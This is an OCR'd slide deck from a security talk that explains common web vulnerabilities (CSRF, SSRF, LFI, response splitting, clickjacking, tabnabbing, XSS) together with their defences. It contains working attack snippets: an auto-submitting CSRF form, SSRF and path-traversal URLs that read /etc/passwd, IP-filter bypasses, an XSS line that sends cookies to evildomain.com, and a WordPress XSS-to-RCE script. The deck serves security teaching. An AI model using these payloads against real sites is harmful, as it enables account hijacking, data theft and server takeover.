Abusing common web vulnerabilities

Odense Hacking Group @skansing (Ronni Skansing)

Overview

Intro

- thanks
- whoami
- the hacking group

Vulnerabilities

- csrf
- ssrf
- idor
- lfi
- response splitting
- clickjacking
- tapnapping
- data exposure
- xss

Outro

- questions

whois Ronni Skansing

Adobe™

GM


General Motors

YAHOO!

Odense Hacking Group

CSRF

CSRF - How does it work?




CSRF - Delivery Methods

- Resource loading
- Auto submitted forms
- Auto submitted forms inside iframes

CSRF - Get example

```
<!-- AnyDomain.tld content by attacker -->
<img src=https://domain.tld/vote.asp?cuteKittyId=42 />
```



CSRF - Post example

```
<!-- AnyDomain.tld content by attacker -->
<form method=post action=https://domain.tld/changeEmail>
  <input name=email value=victim@domain.tld />
  <input name=newemail value=attacker@domain.tld />
  <input type=submit />
</form>
<script>
  document.querySelector(“input[type=submit]”).click();
</script>
```

CSRF - Protection

NO!

- POST Verb
- Multistage actions
- HTTPS

Reduce risk


- CSRF-Token
- Origin Header
- No forgy headers
- SameSite Cookies

SSRF

Server side request forgery

SSRF - example

Image Service that takes URL, fetches the resource and saves it



SSRF - example



Legitimate HTTP request with SSRF payload
Server processes the request. Based on the SSRF payload, triggers malicious request to Internet/intranet resources.
Attacker
Firewall
Victim's Vulnerable Server
Third-Party Public Server
Internal Network

Image source: blogs.mcafee.com

SSRF - A look at different attacks

Local File Include
https://imageservice.tld/get?url=file://etc/passwd

Internal resource attack
https://imageservice.tld/get?url=https://admin:admin123@192.168.10.1/poweroff

Port Scanning by timing attacks
https://imageservice.tld/get?url=gopher://192.168.0.10:8080

Annoying stuff
https://imageservice.tld/get?url=telnet://fbi.org:12345

Many more! DOS (eat resources), STMP Abuse (send mails via response splitting), UTP Packets via TFTP (Memcached, RedisUDP) … more!

SSRF - Bypassing basics

Redirecting

Bypassing Filters

127.0.0.1

0177.1

134744072

0x8080808

010.0x00000008.00000010.8

8.0x0000000000000080808

SSRF - Protection

- Block internal requests
- Limit protocols
- Throttle
- Protect ram and cpu resources
- Isolate the service

IDOR - Insecure Direct Object References

IDOR - How does it work? **WTF**

```
POST /getEmails
userId=123456
```

Changed to

```
POST /getEmails
userId=42
```

IDOR - Protection

- Check the ownership
- Indirect references

LFI - Local File Inclusion

LFI - Local File Inclusion - What’s the danger?

- Sensitive data exposure
- RCE
- XSS
- *more...*

LFI - Local File Inclusion - example

https://domain.tld?load.php=https://example.com

to

https://domain.tld?load.php=../../../../../etc/passwd

LFI - Local File Inclusion - protection

- Avoid magic and dynamic inclusion without limitations
- Validate

Response splitting

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 201712:28:53 GMT
Server: Apache/2.4
Content-Length: 420
Content-Type: text/html
Connection: Closed


<html>
<body>
<h1>Hello, World!</h1>
...
</body>
</html>
```

Response splitting - Diggin in

```
HTTP/1.1 200 OK
Date: Mon, 27 Jul 201712:28:53 GMT
Server: Apache/2.4
Content-Length: 420
Content-Type: text/html
Cookie: name: INJECTION POINT
Connection: Closed


<html>
<body>
<h1>Hello, World!</h1>
...
</body>
</html>
```

Response splitting - Dangers

Set arbitrary headers
Overwrite security headers
Overwrite response

More dangerous when being available from a csrf attack.

Response splitting

Payload:

```
myName%0d%8a;FooHeader: bar;%0d%8a ...
```


```
...
Content-Type: text/html
Cookie: name: Foo;
FooHeader: bar;
...
```

Response splitting - Protection

- Sanitize / Validate the incoming data


Clickjacking

Clickjacking - How does it work?



```
<!DOCTYPE HTML>
.. Deceptive content
...
<iframe
	src=”victimsite.tld”
	style=”opacity: 0; height: 100vw; width:
100vh”
></iframe>
...
```


Clickjacking - How does it work?



Clickjacking - Protection


x-frame-options: deny;

Tapnapping




Tapnapping - What happens?

```
<!-- anyDomain.tld -->

<a href=https://attackersDomain.tld
target=_blank>Visit my cool site!</a>
```




Tapnapping - What happens?

```
<!-- attackersDomain.tld →

<script>
  window.opener.location.href =
  “https://phishingDomain.tld”
</script>
```



Tapnapping - Protection

```
<a href=”foobar” target=”_blank” rel=”noopener”>Foos bar</a>
```



Sensitive data exposure

Sensitive data exposure

- Backup
- Configuration
- Banners
- Version disclosure
- Source code
- ...

Sensitive data exposure - Git Example

- Deployment failure exposes the git files

```
git clone … domain.tld
mv foobar /var/www/domain.tld
```

Sensitive data exposure - Git Example


- https://domain.tld/.git/
  ^ Contains the complete source code

- .git/index lists the resources
- .git/objects contains the source code

Sensitive data exposure - Protection

- Clean up after deployment
- Remove all the things
  - git, svn etc
  - backups
  - developer files .idea, .hq etc
  - composer, package.js etc
  - ...

XSS - Cross site scripting



```
<img src=x onerror=
"alert('Alert: malware
has been detected on
your computer. Visit
cleanmyinfectedcomputer.com
to clean your computer.');"
```

XSS - Myths and misconceptions

- Harmless without user content to abuse
- Isolated to where the payload is exposed
- Modern auditors fix all the things
- Httponly cookie negates session hijacking
- Cookie needed for session hijacking

XSS - Myths and misconceptions

XSS - Many different types

XSS - Types / Categories

- Reflected
- Persisted
- Serverside rendering
- Self-XSS
- Universal (uxss)
- and more..

XSS - Injection points are everywhere

```
<h1 height=”100px”>Username</h1>
```

XSS - Abuse

- Hijacking session
- Hijacking browser domain access
- Browser exploit payload delivery
- Mine coins (CPU/WebGL mining)
- Keylogging across whole domain

XSS - Common payloads


- Add image with cookie putting to foreign domain

  var img = new Image();

  img.src = `https://evildomain.com/hijack/` + document.cookie;
- Reading / Stealing information on the page
- Abuse user controls

  document.querySelector('form.transferMoney input.amount') …
- Inject ads


XSS - Abusing it more


domain.tld/somewhereWithoutAnythingToExploit
XSS PAYLOAD with iframe and scripting
IFRAME - domain.tld/admin
+ vicious script

XSS - Wordpress XSS => CSRF => RCE

```
var i = document.createElement("iframe");
i.src = "http://127.0.0.1:8090/wp-admin/plugin-editor.php?file=hello.php";
document.querySelector("body").appendChild(i);
setTimeout(function() {
  var p = "<?php phpinfo();"
  var d = document.querySelector("iframe").contentWindow.document;
  var c = d.querySelector("#newcontent")
  var s = d.querySelector("#submit")
  c.value = p
  s.click();
}, 2000);
setTimeout(function() {
  window.location.href = "http://127.0.0.1:8090/wp-content/plugins/hello.php"
}, 4000);
```

